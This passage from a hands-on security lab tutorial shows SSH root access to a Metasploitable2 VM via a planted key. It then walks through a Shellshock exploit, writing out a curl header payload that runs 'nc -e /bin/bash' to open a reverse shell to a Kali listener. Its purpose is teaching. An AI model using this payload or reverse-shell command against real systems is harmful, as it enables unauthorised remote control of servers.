root@kali:~# ssh 192.168.145.128 Remember to use the IP address of your Metasploitable server, not mine!
The authenticity of host '192.168.145.128 (192.168.145.128)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.145.128' (RSA) to the list of known hosts.
Last login: Sat May 20 04:05:40 2017 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

Note the following:

- You SSH to the Metasploitable host as the root user because you are root on the Kali host. If you did not log in as the root user on the Kali host, you would have to use `ssh root@metasploitable` to SSH in as the root user.

Step 22

Exit out of the SSH session to the Metasploitable host.

```
root@metasploitable:~# exit
logout
Connection to 192.168.145.128 closed.
root@kali:~#
```


Again, there was a terrible NFS misconfiguration which makes this exploit all too simple. But bigger concepts are being demonstrated here. You first started with remote NFS file share access, and then you turned that into SSH root access, which is an example of privilege escalation. You also have persistent access (meaning you can still SSH to the Metasploitable host, even if the Metasploitable host is restarted), since your public key is stored in the `/root/.ssh/authorized_keys` file. Persistence access is often the goal of a threat actor.

Exploit an Operating System Flaw

This lab Step will take advantage of the Shell Shock vulnerability on the Metasploitable host to open a reverse shell connection to the Kali host that is listening on the back-door port.

Step 23

From the Kali host, open Firefox ESR (the web browser) and browse to **http://<ip address of your Metasploitable2>**.



In the next step, you will perform a reverse shell connection from the Metasploitable host (the exploited victim) to the Kali host (the attacker). For example, a reverse shell is used if a firewall is between the attacker and the victim, and the firewall does not allow inbound connections from the attacker to the victim, which is not the case in this lab scenario.

Step 24

From the Kali host, open a terminal window, and enter the `nc -lvp 9876` command to listen for incoming connections on TCP port 9876. The `nc -l` option specifies that nc should listen for an incoming connection rather than initiate a connection to a remote host. The `nc -v` option specifies a more verbose output. The `nc -p` option specifies the source port.

The `nc` (or `netcat`) utility can be used to open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port scanning, and so on.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc -lvp 9876  
listening on [any] 9876 ...
```

Step 25

From the Kali host, open a second terminal window, and type:

```
curl -k -H 'X: () { :; }; /bin/bash -c "nc -e /bin/bash 192.168.145.132 9876"' http://192.168.145.128 /cgi-bin/sstest.sh
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# curl -k -H 'X: () { :; }; /bin/bash -c "nc -e /bin/bash 192.168.145.132 9876"' http://192.168.145.128 /cgi-bin/sstest.sh  
<html><head><title>Metasploitable2 - Linux</title></head><body>  
<pre>  
IP address of your Metasploitable2 install! IP address of your Kali install!  
  
metasploit  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
• Twiki  
• phpMyAdmin  
• Metasploit  
Firefox automatically sends some data to Mozilla services to improve your experience.  
</pre>  
<ul>  
<li><a href="/twiki/">Twiki</a></li>  
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>  
</ul>
```

The `curl` command is used to send a request to the Metasploitable remote server. The `nc -e` option specifies the file to execute after the connection.

The command that is being injected is `nc -e /bin/bash 192.168.145.132 9876`. netcat is executing `/bin/bash` (so that there is a Shell to interact with), and then connecting to the Kali host (192.168.145.132) on TCP port 9876.

This demonstrates a reverse shell connection from the exploited Metasploitable host back to the Kali host (in this case, the Kali host represent the attacker's host).

Step 26

Exit the **nc** session.

Curl will also be terminated after you terminated the **nc** session.

You should have successfully used the Shellshock exploit on the Metasploitable host to start a reverse Shell connection to the Kali host.

End of Lab!